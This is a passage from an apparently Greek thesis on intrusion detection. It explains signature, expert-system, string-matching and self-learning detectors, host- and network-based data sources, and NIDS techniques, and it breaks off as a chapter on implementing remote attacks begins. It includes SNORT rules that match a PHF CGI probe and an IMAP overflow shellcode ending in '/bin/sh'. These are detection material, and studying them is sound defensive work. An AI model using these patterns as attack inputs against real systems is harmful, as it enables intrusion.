Στην περίπτωση ανίχνευσης με υπογραφή το σύστημα ανίχνευσης αποφασίζει με βάση τη γνώμη που έχει για το πως συμπεριφέρεται το υπό παρακολούθηση σύστημα κατά τη διάρκεια μιας εισβολής, καθώς και το τι ίχνη αφήνει η ίδια η εισβολή. Πρέπει να τονίσουμε εδώ ότι τέτοιου είδους ανιχνευτές προσπαθούν να βρούν ίχνη επιθετικής συμπεριφοράς (intrusive behavior) στο σύστημα, ανεξάρτητα από το ποια είναι η κανονική συμπεριφορά του συστήματος. Οι ανιχνευτές αυτοί πρέπει να ελέγχουν πρότυπα ειδικά σχεδιασμένα ώστε να ξεχωρίζουν από τη δραστηριότητα στο παρασκήνιο (background traffic). Αυτές οι απαιτήσεις περιορίζουν πολύ το μοντέλο που θα χρησιμοποιηθεί για να περιγράψει τις εισβολές. Ακολουθούν οι περιγραφές για τις κυριότερες τεχνικές για ανίχνευση με υπογραφή.

1. Προγραμματιζόμενα συστήματα

Στην περίπτωση αυτή το σύστημα μπορεί να προγραμματιστεί με άμεσους κανόνες απόφασης, τους οποίους ο προγραμματιστής έχει φτίαξει κατάλληλα, ώστε να αγνοούν κάθε δραστηριότητα στο παρασκήνιο. Ο κανόνας ανίχνευσης είναι απλός με την έννοια ότι περιέχει ευθεία (straightforward) κωδικοποίηση για το τι περιμένει κανείς να παρατηρήσει κατά τη διάρκεια μιας εισβολής. Η βασική ιδέα λοιπόν πίσω από τα συστήματα αυτά είναι να καθοριστούν άμεσα και αυστηρά, ποια από τα ίχνη στον χώρο παρατήρησης αποτελούν απόδειξη επιθετικής συμπεριφοράς. Αυτή η μέθοδος συντάσσεται με την αρχή του μια συμπεριφορά *εξ'ορισμού* να επιτρέπεται (default permit), που συναντάται συχνά σε νομικά συστήματα και σύμφωνα με την οποία:

«Αφού περιγραφεί η παράνομη συμπεριφορά, ότι δεν περιγράφεται σημαίνει ότι επιτρέπεται»

Στα προγραμματιζόμενα συστήματα διακρίνουμε τις εξής κλάσεις:

- Μοντελοποίηση καταστάσεων


Στην περίπτωση της μοντελοποίησης καταστάσεων η εισβολή κωδικοποιείται σαν ένα σύνολο καταστάσεων, διαφορετικών μεταξύ τους . Το σύστημα ανιχνεύει εισβολή, αν βρεθεί σε κάποια από τις καταστάσεις αυτές καθώς παρατηρεί τα δεδομένα παρακολούθησης. Στην κατηγορία αυτή μπορούμε να διακρίνουμε δύο τεχνικές που έχουν χρησιμοποιηθεί:

- Διαγράμματα μεταβασης καταστάσεων

Η εισβολή μοντελοποιείται σαν μια αλυσίδα καταστάσεων, την οποία πρέπει το σύστημα να διατρέξει από την αρχή έως το τέλος. Μια τέτοια αντιμετώπιση ακολούθησε το σύστημα USTAT (μετέπειτα NETSTAT)

- Petri Nets

Η εισβολή μοντελοποιείται σαν ένα Petri Net. Στην περίπτωση αυτή έχουμε μια πιο γενική δενδροειδής δομή καταστάσεων, στην οποία μερικές καταστάσεις μπορούν να ικανοποιηθούν με οποιαδήποτε σειρά. Ένα παράδειγμα υπογραφής υλοποιημένης με Petri NET φαίνεται στο σχήμα.



Υπογραφή με Petri Nets: Αν γίνουν 4 αποτυχημένα logins σε διάστημα 60 δευτερολέπτων, εγείρεται συναργεμος

- Έμπειρα συστήματα

Ένα έμπειρο σύστημα χρησιμοποιείται για να πάρει αποφάσεις σχετικά με την κατάσταση ασφαλείας ενός συστήματος, έχοντας πάρει σαν είσοδο κανόνες που περιγράφουν συμπεριφορά εισβολέα. Συνήθως χρησιμοποιούνται forward-chaining εργαλεία παραγωγής κανόνων, μιας και είναι τα πιο κατάλληλα για συστήματα όπου συνεχώς εισέρχονται νέα γεγονότα (facts = δεδομένα παρακολούθησης). Τα έμπειρα συστήματα είναι αρκετά ισχυρά και ευέλικτα εργαλεία. Συγκεκριμένα, με ιδιότητες όπως η ταυτοποίηση, συνενώνουν κανόνες και επιταχύνουν τη διαδικασία ανίχνευσης. Στον κώδικα που ακολουθεί φαίνεται ένα παράδειγμα παραγωγής κανόνων με την χρήση της γλώσσας P-Best, που έχει χρησιμοποιηθεί σε αρκετά συστήματα ανίχνευσης. Η σημασία του κανόνα αυτού είναι:

Αν πραγματοποιηθεί ένα γεγονός e που αντιστοιχεί σε ανεπιτυχές login τότε εισήγαγε τον κανόνα bad_login, βγάλε το γεγονός e από την βάση γεγονότων και εκτύπωσε μήνυμα.

```
rule [Bad_login (#10;*):
        [+e : event | event_type = = login,
                      return_code = = BAD_PASSWORD]
    ➔
        [+bad_login | username = e.username,
                      hostname = e.hostname]
        [- | e]                                          .
        [! | printf (“Bad login for user %s from \
                host %s\n”, e.username, e.hostname)]
]
```

Παράδειγμα παραγωγής κανόνων με την P-Best

- Ταίριασμα συμβολοσειρών (string matching)

Η τεχνική αυτή αποτελεί την πιο πολυχρησιμοποιημένη μέθοδο για ανίχνευση εισβολών. Αυτό οφείλεται στην απλότητα της, στην εύκολη υλοποίηση και κατανόησή της.Σύμφωνα με την τεχνική αυτή, το σύστημα ανίχνευσης ψάχνει μέσα στα δεδομένα που μεταδίδονται σε μια σύνδεση να βρει κάποιες συμβολοσειρές οι οποίες είναι ένδειξη εισβολής. Συνήθως η αναζήτηση είναι case sensitive. Έχουν αναπτυχθεί πολλοί αποδοτικοί αλγόριθμοι για ταίριασμα συμβολοσειρών, που κάνουν την αναζήτηση αρκετά γρήγορη ώστε να μπορεί να εφαρμοστεί σε πραγματικό χρόνο. Ένα παράδειγμα ταιριάσματος συμβολοσειρών αποτελούν οι κανόνες στο παρακάτω κώδικα που είναι παρμένος από το σύστημα SNORT.

```
alert tcp any any -> 10.1.1.0 / 24 80
                    (content: ‘/ cgi-bin / phf ‘; msg : ‘PHF attack ! ‘;
)
   alert tcp any any -> 192.168.1.0/24 143
                        ( content : ‘|E8C0 FFFF FF| /bin/sh’;
                         msg:’New imap overflow’;)
```

Ταίριασμα συμβολοσειρών στο SNORT

3.5.3 Σύνθετοι ανιχνευτές

1. Συστήματα εμπνευσμένα από υπογραφές

Τέτοιου είδους ανιχνευτές παίρνουν σύνθετες αποφάσεις, έχοντας ορίσει ένα μοντέλο που στηρίζεται τόσο στην έννοια της κανονικής συμπεριφοράς ενός συστήματος, όσο και στην έννοια της επιθετικής συμπεριφοράς ενός εισβολέα. Ο ανιχνευτής λειτουργεί, προσπαθώντας να αναγνωρίσει μια επίθεση εξετάζοντας τη σε σχέση με την κανονική κυκλοφορία (background traffic). Τέτοιου είδους ανιχνευτές έχουν τουλάχιστον θεωρητικά πολύ καλύτερες πιθανότητες να ανιχνεύσουν «ύποπτα»
γεγονότα στο υπό παρακολούθηση σύστημα. Αυτό γιατί από τη μια γνωρίζουν τα ίχνη που αφήνει μια επίθεση (υπογραφές) και από την άλλη μπορούν να τα συσχετίσουν με την κανονική συμπεριφορά του συστήματος. Αυτό που περιμένει κανείς από τέτοιου είδους συστήματα είναι τουλάχιστον να μπορούν να αιτιολογήσουν τις αποφάσεις τους καλύτερα, π.χ ένδειξη για την «ποιότητα»
του συναργεμού. Στην κατηγορία αυτή ανήκουν τα λεγόμενα self learning συστήματα.

3.5.3.2 Self learning

Τα συστήματα αυτά μαθαίνουν αυτόματα τι συνιστά μια επιθετική ή κανονική συμπεριφορά για το υπό παρακολούθηση σύστημα. Αυτό το καταφέρνουν μαθαίνοντας από δεδομένα παρακολούθησης κανονικής συμπεριφοράς, διάσπαρτα με δεδομένα από εισβολές. Τα παραδείγματα επιθετικής συμπεριφοράς όμως πρέπει να έχουν σημειωθεί ως εισβολές από κάποια εξωτερική αρχή (υπεύθυνος ασφαλείας), για να μπορέσει το σύστημα να τα ξεχωρίσει από τα κανονικά.

Μέχρι σήμερα στην βιβλιογραφία έχει εμφανιστεί μόνο ένα τέτοιο σύστημα, το RIP-PER το οποίο λειτουργεί καθορίζοντας αυτόματα ποια από τα παρατηρούμενα χαρακτηριστικά είναι ενδιαφέροντα και με βάση αυτά, παίρνει τις αποφάσεις.

3.6 Διάκριση ανάλογα με την πηγή παρακολούθησης

Στην ενότητα αυτή θα αναφερθούμε ειδικά στις διάφορες πηγές δεδομένων που μπορεί να έχει ένα σύστημα ανίχνευσης. Οι επιλογές εδώ και 10 χρόνια που τίθεται το θέμα της ανίχνευσης εισβολών είναι δύο: *Δεδομένα από δίκτυο και Δεδομένα από μηχάνημα.*

3.6.1 Δεδομένα από δίκτυο και Δεδομένα από μηχάνημα.

Η ανίχνευση με δεδομένα από μηχάνημα (για συντομία θα χρησιμοποιούμε τον όρο host-based ανίχνευση) ήταν η πρώτη τεχνική που χρησιμοποιήθηκε. Αυτό γιατί όταν πρωτοξεκίνησε η έρευνα οι στόχοι ήταν κυρίως mainframe υπολογιστές στους οποίους συνδέονταν οι χρήστες μέσω τερματικών. Αυτό σήμαινε ότι όλοι χρήστες ήταν «τοπικοί» στο σύστημα και ο κίνδυνος εισβολέων από άλλα συστήματα ήταν αμελητέος. Το γεγονός αυτό απλοποιούσε πολύ την ανίχνευση, αφού το σύστημα περιορίζονταν να παρακολουθεί την κατάσταση του κεντρικού αυτού υπολογιστή.

Όσο όμως τα υπολογιστικά συστήματα μετατοπιζόταν από κεντρικοποιημένα, σε κατανεμημένα (με τη μεγάλη ανάπτυξη του διαδικτύου) και ο mainframe υπολογιστής αντικαταστάθηκε από σταθμούς εργασίας, η κενρτικοποιημένη αντιμετώπιση δεν εξυπηρετούσε πια τις απαιτήσεις της ανίχνευσης. Η πρώτες ερευνητικές εργασίες προσπάθησαν να κάνουν host-based συστήματα να επικοινωνούν μεταξύ τους. Αυτό διότι σε ένα κατανεμημένο περιβάλλον από σταθμούς εργασίας, οι χρήστες μπορούσαν να συνδεθούν σε διάφορα

μηχανήματα και να εξαπολύσουν τις επιθέσεις τους από πολλές θέσεις. Γι'αυτόν το λόγο το τοπικό σύστημα ανίχνευσης σε ένα σταθμό εργασίας, έπρεπε να ανταλλάσει πληροφορίες με τους άλλους σταθμούς. Η πληροφορία που ανταλλασσόταν, μπορούσε να είναι είτε δεδομένα παρακολούθησης, είτε κατευθείαν συναγερμοί που προκύπτουν από τοπική ανάλυση.

Με την εξάπλωση του διαδικτύου η έρευνα για συστήματα ανίχνευσης συγκέντρωσε την προσοχή της σε επιθέσεις εναντίον του ίδιου του δικτύου. Νέες επιθέσεις έκαναν την εμφανισή τους (DNS hijacking, TCP hijacking, port scanning, κ.α), επιθέσεις που δεν άφηναν σχεδόν κανένα ίχνος στο μηχάνημα που στόχευαν. Έτσι παρατηρήθηκε μια μετατόπιση όσο αφορά την πηγή δεδομένων παρακολούθησης.

Δημιουργήθηκαν τα πρώτα προγράμματα που σε πραγματικό χρόνο ελέγχουν τα πακέτα που ανταλλάσσονται στο δίκτυο και αναζητούν σε αυτά πλέον τις υπογραφές μιας εισβολής (για συντομία θα χρησιμοποιούμε τον όρο network-based ανίχνευση).

Επίσης ένα σύνολο από κλασσικές επιθέσεις εναντίον servers στο internet μπορούν να ανιχνευθούν ελέγχοντας τα δεδομένα που ανταλλάσσονται σε συνδέσεις TCP, ψάχνοντας για ύποπτες εντολές. Τέτοιου είδους ανιχνευτές είναι συνήθως εύκολοι στην υλοποίηση, δεν καταναλώνουν πολλή υπολογιστική ισχύ από το μηχάνημα που τρέχουν και ανιχνεύουν τις περισσότερες δικτυακές (από απόσταση) εισβολές. Για τους λόγους αυτούς, οι περισσότεροι διαχειριστές δικτύων τα προτιμούν τοποθετώντας τα σε στρατηγικά σημεία ενός τοπικού δικτύου.

Έχουν αναπτυχθεί και συστήματα που παίρνουν δεδομένα παρακολούθησης τόσο από το δίκτυο, όσο και από τα μηχανήματα. Πολλά μάλιστα από αυτά χρησιμοποιούν έτοιμα συστήματα ανίχνευσης για τον κάθε τύπο δεδομένων.

Στο σημείο αυτό πρέπει να αναφέρουμε την τάση που παρατηρείται στα καινούργια συστήματα ανίχνευσης, να παρακολουθούν τα πιο σημαντικά στοιχεία ενός δικτύου. Τα συστήματα αυτά παρακολουθούν τα firewalls, τους web-servers και τους routers.

3.6.2 Host-based πηγές δεδομένων

Χρησιμοποιώντας δεδομένα παρακολούθησης από μηχάνημα, είναι ο μόνος τρόπος να συλλέξουμε πληροφορίες σχετικά με την δραστηριότητα των χρηστών σε αυτό το μηχάνημα. Από την άλλη μεριά οι πηγές αυτές είναι αρκετά εύκολο να παραποιηθούν από τον εισβολέα, δεδομένου ότι έχει αποκτήσει τον έλεγχο του μηχανήματος. Γενικό χαρακτηριστικό της χρήσης host-based δεδομένων είναι η δυσκολία επεξεργασίας τους σε πραγματικό χρόνο. Αυτό γιατί το σύστημα πρέπει να ανιχνεύσει την εισβολή, πριν ο επιτιθέμενος εισβάλει και αλλάξει τις πηγές. Δυστυχώς το σύστημα τις περισσότερες φορές δεν έχει αρκετά στοιχεία να διαπιστώσει μια εισβολή, δεδομένου ότι πολλές από τις host-based πηγές δεδομένων είναι αρχεία log ή accounting, που δημιουργούνται μετά την ολοκλήρωση μιας λειτουργίας. Έτσι όταν το σύστημα θα έχει τα στοιχεία ότι μια επίθεση λαμβάνει χώρα, η επίθεση θα έχει ήδη τελειώσει. Οι host-based πηγές δεδομένων που έχουν χρησιμοποιηθεί μέχρι σήμερα είναι:

1. Πηγές συστήματος

Όλα τα λειτουργικά συστήματα έχουν εντολές που παρέχουν μια εικόνα της κατάστασης του συστήματος, σχετικά με τις διεργασίες που εκτελούνται τη δεδομένη στιγμή. Σε UNIX συστήματα τέτοιες εντολές είναι οι ps, pstat, mstat, getrlimit. Οι εντολές αυτές δίνουν πολύ ακριβείς πληροφορίες για την κατάσταση των διεργασιών, αφού παίρνουν στοιχεία κατευθείαν από τον πυρήνα του συστήματος. Το αρνητικό στοιχείο αυτής της αντιμετώπισης είναι ότι οι εντολές αυτές δεν παρέχουν δεδομένα με κάποιον δομημένο τρόπο (απλά εκτυπώνουν στην οθόνη στοιχεία), ώστε να μπορέσει εύκολα ένα σύστημα να τα χειριστεί real-time.

2. Αρχεία accounting

Τα αρχεία accounting αποτελούν την πιο παλιά πηγή πληροφορίας για συστήματα ανίχνευσης εισβολών. Τα αρχεία αυτά παρέχουν πληροφορίες για την κατανάλωση από χρήστες, κάποιων πόρων του συστήματος (χρόνος στη CPU, χρησιμοποιούμενη μνήμη, χρήση σκληρού δίσκου, εφαρμογές που εκτέλεσαν). Όλα τα συστήματα UNIX παρέχουν τέτοιους μηχανισμούς παρακολούθησης και γι'αυτό το λόγο η πρώτη πηγή δεδομένων που χρησιμοποίησαν οι ερευνητές, ήταν τα αρχεία accounting. Βέβαια η πληροφορία από αρχεία accounting έχει και μερικά μειονεκτήματα:

α) Τα αρχεία αυτά τοποθετούνται εξ'ορισμού στην ίδια διαμέριση δίσκου με τον κατάλογο /tmp. Αν οι χρήστες γεμίσουν γύρω στο 90% της διαμέρισης αυτής η καταχώρηση στα αρχεία σταματάει.

β) Δεν μπορούν να παρακολουθούνται μερικοί χρήστες (ή όλοι ή κανένας)

γ) Για τα γεγονότα στα αρχεία αυτά, αναγράφεται η ημερομηνία με ακρίβεια δευτερολέπτου.Αυτό δεν μας επιτρέπει να έχουμε μια εικόνα για το πιο γεγονός πραγματοποιήθηκε πρώτο (ειδικά για γεγονότα που διαρκούν λιγότερο από δευτερόλεπτο).

δ) Η εντολή που προκάλεσε την καταχώριση δεν μπορεί να αναγνωριστεί εύκολα, αφού καταγράφονται μόνο οι 8 πρώτοι χαρακτήρες από το όνομά της.

ε) Τα αρχεία accounting δεν μπορούν να πάρουν πληροφορίες από διεργασίες που δεν τερματίζουν, όπως οι διεργασίες-δαίμονες.

ζ) Η καταχώρηση σ'ένα accounting αρχείο γίνεται αφού τερματίσει μια διεργασία. Αυτό σημαίνει ότι το σύστημα ανίχνευσης αναγκάζεται να λειτουργήσει εκ των υστέρων (off-line).

3.6.2.3 Μηχανισμός syslog

Ο μηχανισμός syslog αποτελεί μια υπηρεσία που παρέχεται από το λειτουργικό σύστημα (UNIX και άλλα) στις εφαρμογές. Η υπηρεσία αυτή λαμβάνει μια συμβολοσειρά από την εφαρμογή, της προσάπτει μια χρονική σφραγίδα και το όνομα του συστήματος και την καταχωρεί σε ειδικό αρχείο (τοπικό ή απομακρυσμένο).

Η ευκολία της χρήσης του μηχανισμού syslog έχει οδηγήσει σχεδόν όλες τις δικτυακές εφαρμογές να τον χρησιμοποιούν. Μερικές από αυτές είναι:
Login, sendmail, nfs, http, tcp wrappers κ.α.

Ένα σημαντικό μειονέκτημα του μηχανισμού αυτού,είναι το πρόβλημα ασφάλειας του syslog που έχει την ευθύνη για τη λήψη των μηνυμάτων από τις εφαρμογές. Έχουν παρουσιαστεί κατά καιρούς επιθέσεις που εκμεταλλεύονται ατέλειες υλοποίησης του syslog και αποκτούν πρόσβαση σ'ένα σύστημα.

3.6.2.4 C2 μηχανισμός παρακολούθησης

Ο μηχανισμός παρακολούθησης C2 καταγράφει όλα τα σχετικά με ασφάλεια γεγονότα που συμβαίνουν στο σύστημα. Η Αμερικανική κυβέρνηση απαιτεί από τους κατασκευαστές λειτουργικών συστημάτων, να κατασκευάζουν συστήματα συμβατά με το επίπεδο ασφάλειας C2 της TSEC. Γι'αυτόν τον λόγο όλα τα λειτουργικά συστήματα σήμερα, οφείλουν να έχουν αυτόν τον μηχανισμό παρακολούθησης. Η SUN για παράδειγμα εφοδιάζει τα μηχανήματά της με το σύστημα BSM (Basic Security Module).

Τα δεδομένα αυτά έχουν μια βασική αρχή. Αποτελούν καταγραφές των εντολών που εκτελεί ο επεξεργαστής. Σε συστήματα UNIX ο μηχανισμός αυτός παρακολούθησης, καταγράφει τις κλήσεις συστήματος που γίνονται από διεργασίες των χρηστών. Μια εγγραφή που παρέχει ο μηχανισμός C2 περιλαμβάνει λεπτομεριακά στοιχεία για τον χρήστη (userid,groupid), τις παραμέτρους των κλήσεων συστήματος (ονόματα αρχείων, διαδρομή, ορίσματα γραμμής εντολών), την επιστρεφόμενη τιμή από την κλήση και σε περίπτωση λανθανσμένης εκτέλεσης τον κώδικα του λάθους (error code)

Ο μηχανισμός αυτός παραγωγής δεδομένων παρακολούθησης, αποτελεί τη βασική πηγή πληροφορίας για πολλά συστήματα ανίχνευσης εισβολών, εξαιτίας της αξιοπιστίας που έχει και του επιπέδου λεπτομέρειας της πληροφορίας που δίνει.

3.6.3 Network-Based πηγές δεδομένων

3.6.3.1 Πληροφορίες SNMP

Το πρωτόκολλο SNMP (Simple Network Management Protocol) έχει σαν βασική μονάδα αποθήκευσης πληροφορίας το MIB (Management Information Base). Το MIB χρησιμοποιείται για τη διαχείριση του δικτύου και περιλαμβάνει πληροφορίες ρύθμισης (πίνακες δρομολόγησης, διευθύνσεις, ονόματα) και πληροφορίες απόδοσης (μετρητές κίνησης δικτύου σε διάφορες διεπαφές και επίπεδα). Το μόνο ερευνητικό πρόγραμμα που χρησιμοποίησε τα MIBs για ανίχνευση εισβολών ήταν το SECURE NET, το οποίο χρησιμοποίησε το SNMP V1 MIB για Ethernet και TCP/IP. Στα πλαίσια του προγράμματος αυτού έγινε μελέτη του κατά πόσο αποτελεσματικά θα μπορούσαν να χρησιμοποιηθούν τα δεδομένα από τα MIBs για σκοπούς ανίχνευσης εισβολών χρησιμοποιώντας τεχνική ανίχνευσης ανωμαλίας. Η μελέτη έδειξε ότι τα MIBs αποτελούν ισχυρούς υποψήφιους, για να χρησιμοποιηθούν για σκοπούς ανίχνευσης.

3.6.3.2 Πακέτα δικτύου

Τα πακέτα από το δίκτυο, όπως αυτά συλλέγονται από ειδικά προγράμματα (packet sniffers) αποτελούν ίσως την πιο σημαντική πηγή για ανίχνευση εισβολών. Η διαπίστωση αυτή ενισχύεται τόσο από την τάση που επικρατεί για περισσότερο κατανεμημένα συστήματα, όσο από τις καινούργιες επιθέσεις που έχουν κάνει την εμφανισή τους και δεν αφήνουν κανένα ίχνος στο μηχάνημα στο οποίο επιτίθενται.

Σήμερα οι περισσότερες επιθέσεις γίνονται από απόσταση και τα «εχθρικά» πακέτα πρέπει αναγκαστικά να περάσουν από ένα δίκτυο. Για το λόγο αυτό ο καλύτερος τρόπος αντιμετώπισης τέτοιων εισβολών είναι η σύλληψη των πακετών πριν αυτά φτάσουν στην ευαίσθητη υπηρεσία. Με τον όρο σύλληψη δεν εννοούμε απόσυρση, αλλά απλά απόκτηση ενός αντιγράφου του πακέτου. Τα μηνύματα θα φτάσουν στο στόχο τους κανονικά.

Ένας άλλος λόγος που καθιστά επιτακτική τη χρήση packet sniffer είναι οι επιθέσεις άρνησης υπηρεσίας (DoS). Οι επιθέσεις αυτές σαν στόχο έχουν να εμποδίσουν την χρήση μιας δικτυακής υπηρεσίας (web server, ftp server κ.α) ή να καταστήσουν μη λειτουργική (μεγάλοι χρόνοι εξυπηρέτησης). Τέτοιου είδους επιθέσεις μπορούν να ανιχνευτούν μόνο στο επίπεδο του δικτύου, αφού host-based συστήματα δεν μπορούν να έχουν πρόσβαση σε τέτοια πληροφορία.

Υπάρχει μια εγγενής δυικότητα στους packet sniffers, που είναι επίσης εμφανής και στα firewalls. Ένας packet sniffer μπορεί να λειτουργήσει με δύο τρόπους:

- Χαμηλού επιπέδου ανάλυση

Όταν το σύστημα επεξεργάζεται τα πακέτα κοιτώντας απλά τα δεδομένα τους για γνωστές υπογραφές (π.χ με τεχνικές ταιριάσματος προτύπων) και δεν κρατάει καμία άλλη πληροφορία για το πακέτο αυτό, τότε λέμε ότι η ανάλυση είναι χαμηλού επιπέδου (έτσι λειτουργούν και οι δρομολογητές: κοιτάνε την IP διεύθυνση και προβαίνουν στις κατάλληλες ενέργειες, χωρίς να κρατάνε στη μνήμη τους το πακέτο για περαιτέρω επεξεργασία). Μια τέτοια ανάλυση

μπορεί να γίνει αρκετά γρήγορα, αλλά έχει το σημαντικό μειονέκτημα ότι δεν κρατάει καθόλου πληροφορίες για τη σύνοδο (session) και ως γνωστό το πρωτόκολλο TCP παρέχει υπηρεσία με σύνδεση.

- Ανάλυση σε επίπεδο εφαρμογής

Το σύστημα λειτουργεί σαν διαβιβαστής σε επίπεδο εφαρμογής (application gateway) και αναλύει το κάθε πακέτο που λαμβάνει επίπεδο προς επίπεδο (Link→ IP→TCP→application). Η ανάλυση αυτή είναι πιο εξονυχιστική, αλλά και πιο «ακριβή» σε υπολογιστική ισχύ. Ένα άλλο πρόβλημα αυτής της τεχνικής είναι ότι η ανάλυση σε ανώτερα επίπεδα του TCP/IP εξαρτάται και από το λειτουργικό σύστημα. Είναι ακατόρθωτο πρακτικά να κατασκευάσει κανείς ένα packet sniffer που να ακολουθεί ακριβώς την στοίβα TCP/IP για όλα τα λειτουργικά συστήματα. Και αν υποθέσουμε ότι υπάρχει ένας τέτοιος sniffer πρέπει να χρησιμοποιούμε για προστασία μηχανημάτων με ένα συγκεκριμένο λειτουργικό σύστημα.

Η χρήση δεδομένων από το δίκτυο δίνει λύση σε αρκετά προβλήματα:

- Αποτελεί τον μοναδικό τρόπο για ανίχνευση απομακρυσμένων επιθέσεων άρνησης υπηρεσίας (DoS).
- Ένα τέτοιο σύστημα μπορεί να λειτουργεί σε ξεχωριστό δικό του μηχάνημα και η λειτουργία του, να μην έχει καμία επίδραση στο υπόλοιπο δίκτυο.
- Λόγω της μονοκρατορίας σήμερα των πρωτοκόλλων TCP/IP, οι sniffers συλλέγουν με τον ίδιο τρόπο δεδομένα ανεξάρτητα από το λειτουργικό σύστημα των μηχανημάτων που προστατεύουν.
- Επιτρέπεται η ανίχνευση υπογραφής, στα δεδομένα που φέρνουν τα πακέτα.

Στο σημείο αυτό πρέπει να αναφερθούμε και στα μειονεκτήματα μιας τέτοιας αντιμετώπισης:

- Ενώ είναι αρκετά εύκολο να ανιχνευτεί μια επίθεση, είναι πολύ δύσκολο να αναγνωριστεί ο χρήστης, το πρόγραμμα ή ο υπολογιστής που την προκάλεσε. Αυτό γιατί δεν υπάρχει σίγουρος σύνδεσμος ανάμεσα στα πακέτα που συλλαμβάνονται και σε αυτόν που τα δημιούργησε (π.χ. λόγω ***ip spoofing***)
- Με την εξέλιξη των switched δικτύων (switched ethernet, switched token-ring, atm) δεν είναι προφανές σε ποιο σημείο πρέπει να εγκατασταθεί ο sniffer. Σε ένα switched δίκτυο χάνεται η broadcast φύση του μέσου μετάδοσης. (τα πακέτα μεταδίδονται με εκπομπή στο συγκεκριμένο switch, που μπορεί να περιλαμβάνει μερικούς υπολογιστές)
- Η κρυπτογράφηση καθιστά αδύνατη την ανάλυση του περιεχομένου των πακέτων.
- Τα ίδια τα συστήματα ανίχνευσης μπορούν να γίνουν θύματα επιθέσεων άρνησης υπηρεσίας ή υπερχείλισης αποθηκευτικού χώρου.

3.7 Πως ένα NIDS αναγνωρίζει τις επιθέσεις από τη κυκλοφορία του δικτύου

Η κυκλοφορία ενός δικτύου αποτελείται από IP datagrams. Ένα NIDS απαρτίζεται από μια ειδική TCP/IP στοίβα στην οποία αποθηκεύονται τα IP datagrams και οι ροές των TCP. Στην συνέχεια ακολουθείται μια από τις παρακάτω τεχνικές.

α) Επαλήθευση της στοίβας πρωτοκόλλων(Protocol stuck verification)

Κάποιες επιθέσεις όπως ‘Ping-O-Death’ και ‘TCP Stealth Scanning’ χρησιμοποιούν τα πρωτόκολλα IP, TCP, UDP και ICMP. Μια απλή επαλήθευση είναι να σημειώνονται τα μη-έγκυρα πακέτα που κινούνται στο δίκτυο. Ακόμα πρέπει να σημειώνονται και τα έγκυρα πακέτα με περίεργη συμπεριφορά όπως εξαιρετικά τεμαχισμένα πακέτα IP.

β) Επαλήθευση του πρωτοκόλλου εφαρμογής(Application protocol verification)

Κάποιες επιθέσεις χρησιμοποιούν πρωτόκολλα με μη έγκυρη συμπεριφορά, όπως το ‘WinNuke’, το οποίο χρησιμοποιεί μη έγκυρο NetBios πρωτόκολλο (με επιπρόσθετα

OOB δεδομένα) ή DNS cache poisoning, η οποία έχει μια έγκυρη αλλά ασυνήθιστη υπογραφή. Για να μπορεί ένα NIDS να ανιχνεύσει αποτελεσματικά τέτοιες επιθέσεις, θα πρέπει να επαναδημιουργήσει μια μεγάλη ποικιλία πρωτοκόλλων επιπέδου εφαρμογών, ώστε να μπορεί να αντιληφθεί μη έγκυρες ή ύποπτες συμπεριφορές.

γ) Δημιουργία νέων γεγονότων

Ένα NIDS μπορεί να χρησιμοποιηθεί για να επεκτείνει τις ικανότητες του διαχειριστή λογισμικού ενός δικτύου. Για παράδειγμα μπορεί να καταγράψει όλα τα πρωτόκολλα επιπέδου εφαρμογής που χρησιμοποιούνται σ’ένα μηχάνημα. Έπειτα τα συστήματα καταγραφής γεγονότων (όπως WinNT Event, Unix syslog, SNMP TRAPS, etc) μπορούν να συσχετίσουν αυτά τα γεγονότα με άλλα από το δίκτυο.

Κεφάλαιο 4

Περιγραφή και υλοποίηση των επιθέσεων

4.1 Εισαγωγή

Στο κεφάλαιο αυτό θα περιγράψουμε το σημαντικότερο κομμάτι της εργασίας, τη συλλογή, υλοποίηση και περιγραφή των επιθέσεων με τις οποίες έγιναν τα πειράματα και η συλλογή δεδομένων. Όλες οι επιθέσεις που συλλέχθηκαν έχουν ένα κοινό χαρακτηριστικό: *δρούν από απόσταση*, δηλαδή ανήκουν στη κατηγορία remote intrusion. Σε κάθε περίπτωση επιτιθέμενος και θύμα συνδέονται μέσω δικτύου.Είτε μέσω Internet (στις περισσότερες περιπτώσεις), είτε βρίσκονται και οι δύο στο ίδιο τοπικό δίκτυο.

4.2 Υλοποίηση επιθέσεων

Η υλοποίηση των επιθέσεων έγινε με βάση περιγραφές και άρθρα που βρέθηκαν στο διαδίκτυο. Ο κώδικας των προγραμμάτων γράφτηκε εξ'ολοκλήρου σε C, σε λειτουργικό OpenBSD 3.1. Αρκετές από τις επιθέσεις υλοποιήθηκαν με χρήση της βιβλιοθήκης <lib-net.h>.

4.2.1 Libnet

Η Libnet είναι ένα εύχρηστο εργαλείο που επιτρέπει το χειρισμό χαμηλού επιπέδου συναρτήσεων δικτύου εύκολα, γρήγορα και κατανοητά. Το σημαντικότερο πλεονέκτημα του προγραμματιστή που τη χρησιμοποιεί είναι ότι μειώνει εξαιρετικά τη πιθανότητα λάθους που είναι σύνηθες φαινόμενο σε

προγραμματισμό χαμηλού επιπέδου. Παρέχει μια διεπαφή για το σχηματισμό τη κατασκευή και την αποστολή πακέτων σε επίπεδο μεταφοράς (*transport layer/TCP, UDP*), σε επίπεδο δικτύου (*network layer/ IP, ICMP, IGMP*) και σε επίπεδο ζεύξης (*link layer/ ARP, RARP)*.

Συνοπτικα η βιβλιοθήκη libnet.h περιλαμβάνει συναρτήσεις:

- Διαχείρισης μνήμης πακέτων
- Ανάλυσης IP διευθύνσεων
- Δημιουργίας πακέτων
- Άλλες βοηθητικές συναρτήσεις

Στη συνέχεια αυτού του κεφαλαίου θα δούμε αναλυτικά παραδείγματα προγραμμάτων γραμμένα με χρήση της Libnet.

4.2.2 Προγραμματισμός επιθέσεων

Στην παράγραφο αυτή θα κάνουμε μία αναφορά στα βασικότερα σημεία του προγραμματισμού επιθέσεων από απόσταση. Ένα πρόγραμμα που χρησιμοποιείται για επίθεση μπορεί να περιλαμβάνει τις εξής λειτουργίες:

